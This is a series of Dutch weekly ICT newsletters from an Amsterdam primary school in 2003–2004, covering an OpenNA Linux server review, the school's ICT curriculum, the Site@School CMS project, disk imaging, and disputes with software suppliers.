Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Deze BIC is voor de technici onder de bidders.

We (Peter Fokker en Dirk) hebben een middag besteed aan de nieuwe Linux distributie van OpenNA. Zie <http://www.openna.com>. Zij hebben een distro voor (en we quoten de blurb):

"OpenNA Linux is a GPL Licensed Linux operating system for 686 compatible architectures with full, professional quality Unix OS with rock-solid stability and industrial-strength networking. Highly secure, very fast, and modern Linux operating system, it is intended for those who want to install and run a Linux server for mission critical tasks in a high secure environment."

We kennen OpenNA al van hun voortreffelijke boeken: "Securing and Optimizing Red Hat Linux" van Gerhard Mourani, de baas van OpenNA. Daarin staat in detail beschreven hoe je je systeem minimaal installeert, beveiligt, er vervolgens de services op zet die je nodig hebt en die vervolgens weer beveiligt. Dat klusje goed doen is een nauwkeurig werkje dat een hoop tijd kost. Je kunt je dus voorstellen dat wij nieuwsgierig waren naar een GPL distro die je voor \$ 47,- (met installatiehandleiding in de vorm van een boekje) kunt kopen. Je mag 'm ook downloaden en zelf branden, maar wij steunen dit initiatief graag, ook financieel.

Zo togen wij dus aan den arbeid. De CD heeft een prima TUI (text user interface). Je kiest voor een server-, werkstation-, of desktop installatie. Wij hebben alleen de serverkant bekeken. Je kunt je afvragen of de werkstation en desktop installatie wel thuishoren op zo'n CD. Wij vinden van niet.

Je kunt uit verschillende installaties en servertypen kiezen. MIN (minimal compiler package installation), HTTP, FTP, DNS, SMTP, DB, GTW (gateway) en een VRT (virtual server). Daarna krijg je verschillende opties voor extra pakketten voorgeschoteld. Dat systeem is niet erg duidelijk. In alle gevallen kun je kiezen voor wel/niet installatie van de firewall en laptop functionaliteit. Het laatste verklaart OpenNA vanuit het leger, waar laptops veel als servers gebruikt worden.

Wij slaagden er niet in om een gateway server met web, mail, mysql en php te krijgen, geconfigureerd vanuit het menu. Het configureren van een tweede netwerkkaart (toch onmisbaar in een gateway) mag je zelf doen als de installatie voltooid is. Een ingestoken netwerkkaart wordt niet herkend. Maar, laat je hier niet door afschrikken. We slaagden er wel in om in no time een server met mail, mysql, http, php en webmail werkend te krijgen. Dat hadden we nog niet eerder meegemaakt.

De mailserver (Exim) komt meteen met webmail (Squirrelmail), met ClamAV, spam assassin, SSH, logcheck, portsentry en sxd. In de installatiehandleiding staat prima beschreven wat je nog moet doen na installatie om mysql en squirrelmail aan de praat te krijgen. We zetten er ook nog even de laatste versie van Site@School op. Hij werkte vlekkeloos.

Partitioneren kan automatisch met HD's groter dan 5,5 G. Met kleinere HD's moet je manueel partitioneren met cfdisk.

Peter heeft nog een handig overzicht in HTML gemaakt met alle RPM's. Daar kun je ook zien welk servertype welke pakketten gebruikt. Zie: <http://wyxs.net/07-07.html> Hierin zie je de namen van van alle .RPM's op een rijtje per 'server'. Daarbij zijn de servers 08 en 09 weggelaten, want dat zijn eigenlijk geen servers, maar werkstations. Voor elke server is beschreven wat er in het 'base' pakket zit, en bovendien wat er aan aanvullende mogelijkheden geboden wordt. Neem bijv. de mailserver '04 SMTP' die we bekeken hebben.

Daarin zitten zo'n 90 standaard .RPM's in. Daarnaast kun je kiezen uit:

- webmail ja/nee,
- mysql-server ja/nee,
- laptop ja/nee,
- firewall ja/nee.

Simpel. Als je dan kijkt wat je nog mist t.o.v. "alles", dan is dat eigenlijk niets anders dan

- een ftp-server (zoals bij 01 HTTP)
- een name-server (zoals onderdeel bij 03 DNS)

- odbc-faciliteit (zoals bij 05 DB)
- een dhcp-server (zoals bij 06 GTW)
- een proxy-server (zoals bij 06 GTW)
- intrusion detection (zoals bij 06 GTW)

Daarvan vind ik persoonlijk (Peter) de ftp-server en de odbc-faciliteit behoren tot 'nice to have' en niet zozeer tot de basis van een server. De rest vind ik wel handig. (O ja, in 02 FTP zit ook nog rsync en thttpd, dat lijkt me helemaal overbodig, vandaar dat ik het niet noem).

Bij 07 VRT zit bijna alles erin (in ieder geval zijn de opties van 04 SMTP standaard bij 07 VRT).

Een mooie, complete server zou dus zijn:

- 07 VRT
- plus mysql (standaard-optie)
- plus laptop (standaard-optie)
- plus firewall (standaard-optie)
- plus webmail (standaard-optie)
- plus bind (1 x rpm)
- plus dhcpd (1 x rpm)
- plus squid (1 x rpm)
- plus ids (11 x rpm)

Daar kun je dan nog een paar dingetjes aan toevoegen, zoals bijv. S@S. Je bent dan een aardig eind op weg naar de ultieme server, dacht en we zo.

De eerste indruk van deze distro is positief. Wat we missen is de gateway met servers in 1 computer. Maar uit de boeken van Mourani hadden we al de indruk dat dit tegen het veiligheidsconcept van de auteur is. Dat is jammer, want veel scholen werken wel zo. We gaan ermee verder.

Tot zover de vakantiebijc. Voorspoedig 2004,  
Peter Fokker  
Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 2- 2004 (9 jan)  
Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **ROKEN en ICT**

De OBSRB is rookvrij. Het bevoegd gezag heeft met voortvarende hand het alternatief ontwikkeld: de 'rookkooi'. Via het lokaal van Marianne kun je de rookkooi betreden en, veilig achter tralies beschermd voor anti-rookgedrag van de straat, onder een afdak, een sigaret/sigaar roken. De afd. ICT (de rokers en de niet rokers aldaar) steunt dit initiatief van harte en stelt uit het budget een asbak ter beschikking. Volgende week wordt hij geleverd. Wij kijken nog uit naar een rooktafel en -stoel.

### **onderwijs**

#### **ICT leerlijn**

Er wordt flink gewerkt aan de werkstukken in groep 8. Jammer genoeg zit er nog te veel kopieer en plakwerk in.

Deze week zouden we een nieuwe reeks opdrachten maken voor de ICT leerlijn, maar door ziekte is dat opgeschoven. Gelukkig zijn er hier en daar nog wat opdrachten blijven liggen. In groep 8 is al een aantal kinderen dat een prachtige bladzij kan maken met een watermerk.

Groep 4 is aan een nieuwe paint opdracht begonnen en ook heeft zich een aantal leerlingen aan het type programma gewaagd. ([zie foto](#))

Groep 7 heeft via het boek Digiwijs een nieuwe opdracht met kaders gedaan. Helemaal uit eigen initiatief.

Groep 6 werkt aan een nieuw werkstuk. In groep 5 is een begin gemaakt met het schrijven van een korte weettekst (taallijn). Die is daarna op de computer getikt. Volgende week wordt er een plaatje van een eekhoorn ingevoegd. (integratie ict in het gewone curriculum).

Het verschil tussen opslaan en openen blijft problematisch. Regelmatig gaat er nog een product verloren door deze misvatting. Waarom heet opslaan niet gewoon BEWAREN??

#### **Leerlingpagina's**

Alle leerlingen kunnen een paar pagina's op het Internet krijgen die ze van thuis uit beheren. Sinds deze week worden er waarschuwingen gestuurd naar de klassenleerkrachten, als er iets wordt gewijzigd op de pagina zodat zij, waar nodig, actief kunnen ingrijpen. We moeten namelijk wel controleren of ze er fatsoenlijke dingen op zetten.

Karin houdt via de chat contact met leerlingen die thuis vragen hebben over het gebruik van de eigen homepage.

#### **Computer in de voorschool**

Onze voorschool, de Pioenroos, heeft nu ook een computer van ons gemeentelijk toeleveranciersbedrijf. Ze zijn op internet aangesloten, hebben een eigen email adres, kunnen printen en hebben een map op de bestandenserver. Veel plezier pioenroosjes!

#### **Kleutertoetsenbord**

Het kleutertoetsenbord, waarmee we experimenteren (<http://www.myboard.nl>) beviel niet in de kleutergroep waar hij de afgelopen maanden was. Er zitten geen functie toesten op (F4 etc.) waarmee een aantal programma's wordt afgesloten of het leerkrachtendeel mee wordt bereikt. Ook als de leerkracht erop wilde typen, sloeg zij overal naast. Het bord gaat nu verder rouleren in onze kleutergroepen. Kandidaten?

#### **Anti Virussoftware**

In oktober hebben we een nieuw contract afgesloten met Norton-antivirus software. Maar we hebben nog niks ontvangen, wel een rekening (niet betaald). Regelmatig plegen we een telefoontje naar Utrecht. Maar er zijn problemen bij Symantec, de leverancier van Norton. Per bestelling moet er een licentiecode komen. Die codes druppelen binnen bij het APS. Ondertussen zijn we op een heleboel computers niet meer beveiligd. Als a.s. maandag nog niks binnen is, zeggen we het contract op. We wilden een hele legale oplossing via het APS en dat lukt niet. Zo maken ze het ons wel erg moeilijk... Ook uit de nieuwsgroep horen we serieuze klachten over APS.

#### **Hardware**

- kapotte harddisk in een kleutergroep. We hebben complete computers in het magazijn dankzij onze gulle geveer, dus dat was zo verholpen.
- Laserprinter op de 2<sup>e</sup> verdieping krijgt vaak foute instellingen omdat men vergeet 'm aan te zetten en er dan naartoe gaat printen. Zet dat ding toch 's ochtends aan, collega's.

### Schoollan Light

Peter Fokker zette in twee dagen een werkende SchoolLAN Light in elkaar op basis van OpenNA Linux (<http://www.openna.com>). Daarin ontbraken wel wat functies die schoollan-specifiek zijn, maar het resultaat kan gerust zeer veelbelovend genoemd worden. We hopen dat Schoollan deze versie adopteert.

### S@S

Vlak voor het oude jaar is versie 2 gelanceerd, geheel volgens de planning. Vervolgens hebben we in de vakantie persberichten over de hele wereld gestuurd naar bekende educatieve organisaties en nieuwsgroepen die 'edu' in de naam hebben. We hielden de page hits en download statistieken in de gaten. Meestal hebben we zo'n 100 hits per dag, maar op de dag van uitkomen liep dat aantal op tot 1000!

([http://sourceforge.net/project/stats/?group\\_id=60966](http://sourceforge.net/project/stats/?group_id=60966)) De persberichten hebben gewerkt. En daags na uitkomen was de feature list in 't Frans vertaald en naar de belangrijkste franse educatieve sites verspreid. We krijgen felicitaties uit binnen- en buitenland en een aantal aanvragen voor gast accounts op de testserver om S@S te kunnen proberen.

In ons forum <http://rosaboekdrukker.net/phpBB2/index.php> wordt de laatste week weer een flink aantal vragen gesteld.

Hier kun je wat berichten vinden:

- <http://www.docentenplein.nl/vakinfo0401/siteatschool.htm>
- <http://www.ictopschool.net/infrastructuur/nieuws/Nieuwsbericht.2004-01-06.4142>
- Ook <http://www.internetwijzer-bao.nl> heeft een link op de site.
- De ICT academie in Utrecht, <http://www.ictacademieutrecht.nl> gebruikt S@S en wil het op basisscholen in en rond Utrecht gaan installeren als leerproject voor de studenten. De academie heeft ook een mooi feature ontwikkeld: Roosterwijzigingen worden via S@S, een videokaart met een TV uitgang en wat TV's door de school verspreid en om de 5 minuten automatisch ververs. Kijk eens op: <http://www.ictacademieutrecht.nl/ictac/rooster.php?page=13&section=8>

Groet en een goed weekend en een net werkend en bugsrijk 2004.

Karin,  
Dirk

++++  
 Baarsjes Informatie en Communicatie Jaargang 3 - week 3- 2004 (16 januari)  
 Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 +++++

**ONDERWIJS**

**ICT leerlijn**

Weer een heel creatieve week in onze ICT leerlijn. In groep 6 is een aantal kinderen begonnen aan de eigen pagina op de website. zie leerlingen>leerling op web (<http://rosaboekdrukker.net/index.php?page=54&section=4>) Groep 7 is verder gegaan aan de oefening met de kaders rond een pagina. In groep 5 en 8 is begonnen aan een hele leuke oefening: in Paint kan je door een getekend figuurtje uit te knippen het plaatje kopiëren met de knoppen Ctrl-shift. Kijk op de voorpagina van onze website. ([rosaboekdrukker.net](http://rosaboekdrukker.net)) Ook vinden er nog steeds klassenconsulten plaats om te zien hoe het toepassen van de ICT leerlijn verloopt. Nog drie groepen moeten bekeken worden. Ook zijn op het ABC de opdrachten voor de komende maanden vastgesteld. Er gaat weer ge-emaild worden, deze keer niet met een andere basisschool (berenproject) maar met een zogenaamde redactie. Nader nieuws volgt.

**Letterpret en Malmberg**

Deze week kreeg onze directeur een telefoontje van een directeur van Malmberg. Naar aanleiding van al onze klachten wil hij met ons komen praten. Eindelijk! We hebben een oproep in 3 Nederlandse nieuwsgroepen geplaatst om ervaringen met Malmberg's educatieve software te verzamelen. De reacties stromen binnen. Vooral één, van een aantal ICT ouders van een school in Rijswijk, springt er uit. De ouders zijn 'zwaargewichten' in ICT-land en kwamen met diepspittende opmerkingen. Zeer bedankt! Een eerste indruk:

- De klachten betreffen meerdere programma's van Malmberg
- De klachten komen van scholen die Windows en Linux servers gebruiken. Het lijkt dus geen 'Linux-probleem'.
- De klachten lijken te wijzen op ontoereikende netwerkfunctionaliteit. Vermoedelijke oorzaken: slecht ontworpen en onvoldoende geteste software. - Dirk is wel een tovenaarsleerling, maar niet gek.

**Voorlichting Ouders**

In de ouderkamer heeft Karin deze week verteld over het ICT onderwijs op onze school. Er waren 21 moeders en een heleboel kleine kinderen. Er is uitgelegd wat er op de computers wordt gedaan en dat er een ICT leerlijn is van groep 1 t/m 8. Ook is er gepraat over de gevaren van het Internet. Steeds meer kinderen hebben thuis ook toegang tot het internet en de ouders weten onvoldoende wat zich daar zoal afspeelt. Moeders vroegen of ze ook op computerles konden. Daarover gaan we ons nu beraden: kan dat gecombineerd worden met de basiseducatie?

**Nieuws.**

Groot nieuws! Agnes is sinds deze week thuis online. Gefeliciteerd Agnes ! Slecht nieuws: Ronald kan thuis nog steeds niet surfen naar <http://rosaboekdrukker.net>. Zit de fout bij hem of bij UPC?

**TECHNIEK**

**NORTON ANTI VIRUS**

**De licentiecodes zijn binnen. En nu op de deadline van deze nieuwsbrief wordt per speciale pakketpost ook de software geleverd. Dus a.s. maandag zijn we weer beveiligd!**

**IMAGE**

We zijn het image van de 40 leerlingcomputers aan het bijwerken. De Acrobat Reader versie 6 zit er op en binnenkort de nieuwe virusscanner. Dan moeten er nog een paar printers bij en kunnen we computers gaan verversen. Doen we met Ghost for Unix (even Googelen).

**OPENNA**

Dirk heeft thuis zijn server met OpenNA Linux (<http://www.openna.com>) draaiend en verdiept zich in de toekomst van onze servers met dit systeem. Zowel hij als Peter vinden het een zeer goed fundament voor

SchoolLAN.

### **BEDRIJFSUITJE**

Fred en Dirk bezochten de nieuwjaarsreceptie van de Nederlandse Linux Gebruikers Groep. Leuk om wat mensen te ontmoeten die we van de nieuwsgroepen kennen. Zie ook bij 'Cor'.

### **SITE@SCHOOL NIEUWS**

Cor bood aan om S@S op veiligheid te controleren. Zeer bedankt Cor! Zeker nu we er ook een intranet in hebben is dat geen overbodige luxe.

We hebben als proef op de site een progje draaien waarmee roosterwijzigingen en mededelingen scrollend kunnen worden weergegeven. Zie bijvoorbeeld: <http://rosaboekdrukker.net/rooster.php?page=33&speed=3> Als e.e.a. je te snel voorbijkomt, doe dan speed=1. De volgende stap in de proef is een computer met een composiet video uitgang en een TV in de hal. Voordeel: mededelingen kunnen via 't CMS online gezet worden.

Rob gaat een kalender module coden. Fred gaat binnenkort de agenda module afmaken. Sneak preview op <http://wyxs.net/agenda/agenda.php> en het manual (ook incompleet): <http://wyxs.net/man2/fagenda.html>

Groet en goed weekend,  
Karin,  
Dirk.

++++  
Baarsjes Informatie en Communicatie Jaargang 3 -week 4- 2004 (23 januari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## ONDERWIJS

### Vandalisme in map van leerling

Een leerling uit groep 7/8 meldt, dat iemand obscene taal in haar documenten gezet heeft. De leerling besloot te doen wat haar het beste leek en heeft alles opgeruimd. Gelukkig hebben we backups en kunnen we komende week proberen e.e.a. te achterhalen. De documenten van de leerlingen in een groep zijn voor alle leerlingen in die groep bereikbaar. Ze moeten leren om van elkaars spullen af te blijven. Regels van goed fatsoen gelden ook hier. Het is de eerste keer in ..... jaar dat dit gebeurt; we houden het er voorlopig op dat onze regels en het toezicht daarop goed zijn.

### Begeleiden groepen

Karin's assistentie is nog steeds nodig in een aantal groepen, om de afgesproken doelen te bereiken. Dat is niet de bedoeling en het verstoort Karin's werkplanning. Leerkrachten zouden onderhand in staat moeten zijn zelf hun groepen te begeleiden in de ICT vaardigheden. Naar aanleiding van de klassenconsulten van Monique zal er op de ICT-evaluatiemiddag op 5 februari ingegaan worden op de nog aanwezige organisatorische problemen. Waarom lukt het sommige leerkrachten (nog) niet of niet goed om de afgesproken ICT leerlijn te volgen in de groep? En waarom lukt het de meesten wel?

### ICT Leerlijn

We hadden beloofd meer over de leerlijn voor de komende periode bekend te maken. De leerlijn is vorige week vastgesteld. Details volgen volgende week.

### Letterpret/Malmberg

A.s. dinsdag komt er een directeur van Malmberg met ons praten over de problemen die we met Letterpret hebben. We hebben ondertussen al van heel veel mensen punten van kritiek ontvangen. Die hele waslijst nemen we mee in het gesprek, inclusief een dossier aan emails aan de helpdesk en een calculatie van tijd die we kwijt zijn geweest om het programma te installeren. De ingekomen klachten kun je vinden op <http://wyxs.net/malmberg/malmberg.htm>

### Leerlingpagina's

Deze week hebben weer een paar kinderen een eigen pagina gekregen. Kijk bij <http://rosaboekdrukker.net/index.php?page=54&section=4> Leerlingen die thuis internet hebben kunnen er thuis aan werken, andere kinderen kunnen het op school doen. Spannend hoe gaat lopen.

### Kleurenprinter

We hebben de afgelopen tijd gemerkt, dat het heel prettig zou zijn, als we een kleurenprinter in school zouden hebben die meer kwaliteit kan leveren dan de zeer eenvoudige inktjet printer die we nu hebben. We zijn (weer via de nieuwsgroepen) op onderzoek gegaan naar een deugdelijk apparaat. Heeft iemand nog een suggestie? Welkom!

### Norton Anti Virus

Het nieuwe programma is vorige week binnengekomen en Dirk heeft het geïnstalleerd op één image. De overige computers moeten nog.

## TECHNIEK

### S@S statistieken

<http://rosaboekdrukker.net/index.php?page=554&section=6> Bij sourceforge wordt bijgehouden hoe vaak een programma bekeken en gedownload wordt. Eind december heeft Dirk wereldwijd reclame gemaakt voor de nieuwe release van S@S in de nieuwsgroepen. Karin heeft daarna allerlei Nederlandse sites en e-zines aangeschreven met een persbericht. De effecten van die inspanningen zijn in de grafiek te lezen. De tijdschriften die nog geen aandacht aan het programma hebben besteed zullen nog een keer worden aangeschreven. Korte samenvatting van de statistieken: Als jullie dit lezen bestaat Site@School 515 dagen,

heeft het in die tijd 73.000 hits gehad en 5540 downloads. Gemiddeld komt dat neer op 140 hits en 10 downloads per dag.

### **Weer een school met S@S**

Deze week ontvingen we het bericht, dat er weer een school enthousiast is over S@S.

<http://www.loysderhoek.nl> Neem een kijkje op de site!

### **S@S modules**

De agenda module vordert gestaag en een kalender module is onderweg via Marinus van de Loyserhoek die er één maakte. Van Engeland tot Nieuw Zeeland is er belangstelling voor. De vernieuwde nieuwsmodule doorloopt de laatste tests.

### **Image**

Dirk is deze week weer bezig geweest om het nieuwe image te maken voor de 40 leerlingcomputers. Met een image kunnen de 40 computers zeer snel up to date worden gemaakt. Dat scheelt dus heel veel tijd. Elke keer, als we denken, dat het image klaar is, bedenken we weer iets, dat we zijn vergeten. Zo was er een ikoontje op het bureaublad van het rekenweb van het Freudenthalinstituut niet goed. We konden het ikoontje niet vinden en hebben toen een programmaatje gedownload, 'Any to Icon' (even googelen) dat van een willekeurig plaatje een ikoon kon maken. Ook heeft Dirk het probleem van NORMAL.DOT opgelost. Normal.dot is het sjabloon dat Word standaard gebruikt. Als leerlingen andere fonts gebruiken dan de standaardfonts komt Word telkens met een melding dat normal.dot beschadigd is. Vervelend. Door normal.dot alleen lezen te maken is het probleem opgelost (hopen we...). Wat ons opvalt is dat het veel moeite en energie kost om een \_echt\_ goed image te maken. Het nieuwe image is nu klaar, denken we. Testen wijst uit dat we binnen 10 minuten een schone installatie op een computer kunnen hebben.

### **COMUTER GEKREGEN EN WEER UITGEZET**

We kregen van de oud wethouder Steeman een computer; een prima apparaat. Op dit moment hebben we geen emplot voor 1 computer, maar we hadden 't nog niet gezegd of Maarten (leerkracht en Medezeggenschapsraadslid) kwam langs en vroeg of we nog een computer voor de secretaris hadden. Ja dus. Iedereen blij.

Tot zover, groeten en prettig weekend,  
Karin,  
Dirk



++++  
 Baarsjes Informatie en Communicatie Jaargang 3 - week 5- 2004 (30 januari)  
 Wat is er de ze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 +++++

## ONDERWIJS

### Letterpret Malmberg

De kogel ging door de kerk. Er kwam een directeur van Malmberg om over onze problemen met Letterpret te praten. Malmberg is bereid om te helpen de problemen op te lossen. Voor de krokusvakantie zal er een nieuwe manier van installeren zijn. Onder andere zal de diskette met de beveiligingscode afgeschaft worden, waardoor het gemakkelijker wordt om problemen te verhelpen. Dus.....als alles goed gaat, zal Letterpret na de krokusvakantie eindelijk goed gebruikt kunnen gaan worden. Zie ook bij techniek.

### Computerstoel

Deze week hebben twee stoelen aangeschaft om te kijken of de kinderen daarop beter achter de computer kunnen zitten. De zittingen kunnen erg hoog. Bovendien zit er een (in hoogte verstelbare) ring om de middenpoot waarop de kinderen met te korte benen hun voeten kunnen steunen. Zie de [foto](#). Als de proef met de stoelen slaagt en ze bevallen, hebben we eindelijk goede computerwerkplekken! Eerste nadeel (tje?). De veer in de stoel is zo sterk dat het gewicht van een kind niet genoeg is om de stoel lager te krijgen.

### Computertafels

Aanstaande dinsdag komt onze smid op school. We gaan bekijken of hij tafels kan maken die aan onze wensen voldoen. Een tafel die we zoeken kost in de onderwijshandel wel 360 euri en 7 tafels op maat zijn wellicht goedkoper. We zoeken tafels van 2 meter breed en 75 cm diep. Er moeten twee computers op passen zodat er twee kinderen naast elkaar aan kunnen werken.

Zo, de computerstoelen en -tafels zijn klaar, nu de computerbedden...

### ICT leerlijn

Volgende week donderdag is er voor het hele team een evaluatie middag. We bekijken dan of de afgesproken doelen bereikt zijn, waar mensen tegenaan gelopen zijn en waar er nog wat te verbeteren valt. We zijn de leerlijn aan het vaststellen, dus kan er ook aan bijgesteld worden. Deze week is er een klassenconsult in groep 7 geweest. In groep 5 hebben nu alle leerlingen een eigen pagina. Omdat er nog geen opdracht gegeven is wat er op gepubliceerd moet worden, komen er nu vooral nog veel plaatjes van pop-idolen op. Maar dit draagt natuurlijk wel bij tot het omgaan met het programma. Groepsleerkrachten krijgen emails thuis, als leerlingen iets hebben gewijzigd aan hun pagina's. Op die manier kan gecontroleerd worden, wat erop gezet is. Van "I'm a hotty girl" tot "ik regel meisjes". Er valt nog veel op te voeden!! In groep 5 zijn de leerlingen als voorbereiding op het maken van werkstukken aan het leren hoe je informatie uit een tekst haalt. Deze week is gebruik gemaakt van het blad TamTam (wereld natuurfonds). Daar waren 4 bladzijden gewijd aan de giraf. Elk kind heeft een weettekst in het verhaaltjesschrift geschreven. Er is ook een begin gemaakt met het rechtstreeks typen in de leerlingpagina van die tekst. Zie bij Jeroen: [klik hier](#)

### Voordracht EFA

Karin heeft donderdagmiddag aan de EFA (Educatieve Faculteit Amsterdam, de 'PABO') tijdens een bijeenkomst voor docenten verteld over het ICT onderwijs bij ons op school en met name over de totstandkoming van de ICT leerlijn. Ook heeft zij de docenten van de EFA opgeroepen bij hun onderwijs aan pabo studenten aandacht te besteden aan de organisatie van de lessen: hoe kunnen computers op een geïntegreerde wijze ingezet worden? Hoe organiseer je je lessen zó dat er tijd over blijft voor zelfstandig werk? Tijd waarin aandacht is voor de verwerking in niveaus en remediëring aan de computer. De lezing, met web- en computerondersteuning, werd door de docenten zeer op prijs gesteld. Veel vragen en informele contacten na afloop. Binnenkort gaat Dirk op de EFA een voordracht houden over s@s. Als er mensen zijn die ook belangstelling hebben voor een voordracht over de ICT leerlijn en/of s@s dan horen wij dat graag.

### Problemen in mappen

In één groep is door een vandaal rond 12 december gerommeld aan de naamgeving van de mappen van leerlingen. Dat is in de back-ups te zien. Niet in de mappen van vandaag. Vreemd. We gaan uitzoeken en in de gaten houden wat er gebeurt. Jammer, dat we ons nu ook met dit soort kwalijke zaken moeten gaan

bezighouden.

## **TECHNIEK**

### **Letterpret**

Peter Fokker heeft zijn expertise op Letterpret losgelaten. Als het installerprobleem door Malmberg uit de wereld is geholpen heb je geen licentiediskette meer nodig. De problemen die dan overblijven (permissies, databaselocks) kunnen vrijwel zeker met goede samba-instellingen en een paar workarounds verholpen worden.

## **SITE@SCHOOL NIEUWS**

### **Agenda**

De agenda, <http://wyxs.net/agenda/agenda.php> nadert qua werking zijn voltooiing. Een enkel bugje nog: dit jaar mogen we 29 februari beleven, de kalender twijfelt tussen 29 februari en 1 maart). De configuratie-interface moet nog gemaakt worden. Je mag je zo langzamerhand gaan aanmelden als tester. Voor de tester die de meeste bugs vindt is er een mooie prijs...

### **Kalender**

We kregen van Marinus de kalendercode. Daar moet nog wel het nodige aan gebeuren, want hij had het nogal 'quick and dirty' in elkaar gezet.

### **Scholen op S@S**

De Arnhemse Montessorischool gaat ook op S@S . Ze hebben een tijdje een account op de testserver gehad, hebben erover vergaderd en besloten. Weer een school.

### **S@S Internationaal.**

We kregen bericht van iemand die de Finse vertaling doet en een Canadees die het manual (de handleiding) in het Frans wil vertalen.

### **Versie 2.1 Beta klaar!**

En het laatste nieuws: Versie 2.1 beta kan vanaf nu gedownload worden: <http://wyxs.net/links/aclink.php?id=15>

LET OP: dit is een testversie bedoeld voor testers. Niet zomaar op je schoolsite installeren!! Wil je meehelpen testen? Daar zou je vele scholen mee helpen. De testperiode is tot 1 maart a.s. Bugs kun je rapporteren op het S@S4US [Forum](#). Fred haalt de bugs eruit en we zetten meteen een nieuwe versie klaar. Zeer bedankt voor je medewerking. Je helpt scholen wereldwijd.

Groet en goed weekend,  
Karin,  
Dirk

++++  
Baarsjes Informatie en Communicatie Jaargang 2 - week 6- 2004 (6 februari 2004)  
++++

Dit keer een lange BIC. Het kan niet anders.

## ONDERWIJS

### Tafels

Deze week kwam de smid langs om te bekijken wat voor tafels hij voor ons kan maken. Zijn bestaande tafels voor computers goedkoper dan tafels die hij kan maken? We zoeken het uit. In ieder geval gaat hij een beugel maken om Gerda's computer, die nu op de grond staat, onder haar bureau te bevestigen.

### ICT evaluatie middag.

We hebben deze week een hele middag met het team geëvalueerd hoe het met de ict-leerlijn staat. Hoe is het gegaan, wat ging er goed, wat ging er minder en waar gaan we op letten? Conclusie: de afgesproken doelen zijn grotendeels behaald door de leerlingen. De afgesproken oefeningen zijn gedaan. Het peil van de leerlingen is weer behoorlijk gestegen. Maar aan de organisatie valt nog wat te doen: het aanleren van vaardigheden is nu nog afhankelijk van het hebben van halve groepen en van ondersteuning van extra leerkrachten. We gaan vol goede moed door om ervoor te zorgen, dat computers binnen ons onderwijs een middel zijn en geen doel.

### Aardrijkskunde nieuwsbrief

Er is weer een aardrijkskunde nieuwsbrief binnen. Hoort bij onze methode De Wereld Dichtbij. De internetopdrachten die worden geboden zijn niet erg uitdagend. Zie: [hier](#)

### Google Toolbar.

Als je veel gebruik maakt van Google is het handig om de toolbar te downloaden. [www.toolbar.google.com](http://www.toolbar.google.com). In de laatste versie zit ook een pop-up killer. (dat zijn van die lastige reclame schermpjes die zo opeens in beeld schieten)

## TECHNIEK

### Images

In het weekend heeft Dirk de computers op de eerste verdieping met het nieuwe image opnieuw geïnstalleerd. We ontdekken steeds weer nieuwe instellingen. Zo brult Windows, als je een wachtwoord intikt op het internet: zal ik dit wachtwoord onthouden? Snelle kindervingertjes drukker op enter en dan zou een andere leerling kunnen inloggen op de leerling pagina van een ander. Dus op de volgende image is dat ook weer ingesteld. Het vervangen van 10 images op 10 computers, inclusief instellen IP adres en computernaam kostte 1 uur. Leve Ghost for Unix!

### S@S nieuws

Groot nieuws: Gerard Roos gaat de Nederlandse handleiding maken. Welkom Gerard!

Sinds we de nieuwe versie (2.1 beta) als testversie aanboden stromen de testrapporten binnen op het S@S forum. Deze week hebben we de Finse vertaling binnen van S@S. Hij komt van een schoolhoofd dat binnenkort IT voor basisscholen gaat doceren op een universiteit in Finland. Dat belooft een goede toekomst voor S@s in het land van Linus Thorvald (de founding father van Linux).

### Compaq server

Basisschool de Ark in Heemskerk heeft één van de servers die wij van een gemeentelijke dienst kregen. Ze zijn er zeer tevreden mee. Er zit Linux (Suse) op, met Samba, en sinds ze 'm hebben draait Ambrasoft probleemloos.

### Virus update

De computers in het kantoor zijn voorzien van de nieuwe virusscanner met auto-update (Norton).

### Gesprek met Joop Westerweelschool over Linux en SchoolLAN

Dirk had een lang gesprek met Carol Moes van de Joop Westerweel school in ons stadsdeel. We hadden het over de ICT ervaringen van de Rosa Boekdrukker in de afgelopen jaren. Carol had het idee er dankbaar

gebruik van te kunnen maken bij de opzet en inrichting van ICT op de Joop Westerweel. Ook kwam de vraag naar onze ervaringen met SchoolLAN ter tafel. Die ervaringen zijn niet positief. Wij hebben vrijwel besloten niet verder in zee te gaan met de Stichting SchoolLAN. Uiteraard wilde Carol weten hoe e.e.a. in elkaar stak.

In de voorjaarsvakantie van 2003 zou Stichting SchoolLAN een server bij ons installeren, compleet met een aantal educatieve software pakketten. De installatie zou drie dagen duren en er was een gefaseerde aanpak afgesproken.

De installatie was een chaotisch, ongestructureerd proces dat na drie dagen installeren een gedeeltelijk werkende server heeft opgeleverd. Hij werkte op ter plekke gemodificeerde installatiescripts, een startup melding die ontbrak en ter plaatse verzonden patches en tweaks. Het was geen reproduceerbare standaardinstallatie van een server die volgens bepaalde specificaties gebouwd was. De server was een ter plekke geconstrueerd exemplaar, dat hooguit als experimentele server dienst zou kunnen doen. Van migratie van onze bestaande server naar de SchoolLAN server kon geen sprake zijn. Een bevriend expert die bij de installatie aanwezig was noemde het installatieproces 'amateuristisch' en kon dat goed onderbouwen.

De directie besloot de installatie niet te betalen en Stichting SchoolLAN bood aan om de server in de zomervakantie opnieuw te installeren. De school wees dat aanbod af met als argument: "Er mankeert zoveel aan de installatie, dat krijgen jullie voor de zomervakantie niet in orde".

Na deze afgang heeft Dirk nog een bespreking met Stichting SchoolLAN gehad en alle bezwaren op een rijtje gezet. Grootste bezwaar: Qua concept deugt de server niet. Daarnaast bood hij een denkrichting aan voor een alternatief dat op korte termijn mogelijk een oplossing voor de problemen zou zijn: SchoolLAN Light. We zouden er nog van horen, en na de zomer zou de nieuwe versie van SchoolLAN uitkomen. Volgens de website van schoolLAN is de release een paar keer uitgesteld en is het 'nog even wachten'. Sinds de zomervakantie is er geen duidelijkheid over een release datum. Wij zijn het wachten meer dan zat. We hebben ook een duidelijk alternatief voor de ons inziens wankelende basis van SchoolLAN aangeboden, maar daar is door SchoolLAN niet op gereageerd. Dirk heeft persoonlijk zijn bezorgdheid bij het bestuur geuit, maar kreeg weinig respons. Het concrete alternatief is: OpenNA Linux, uitgebreid met een paar SchoolLAN specifieke tools.

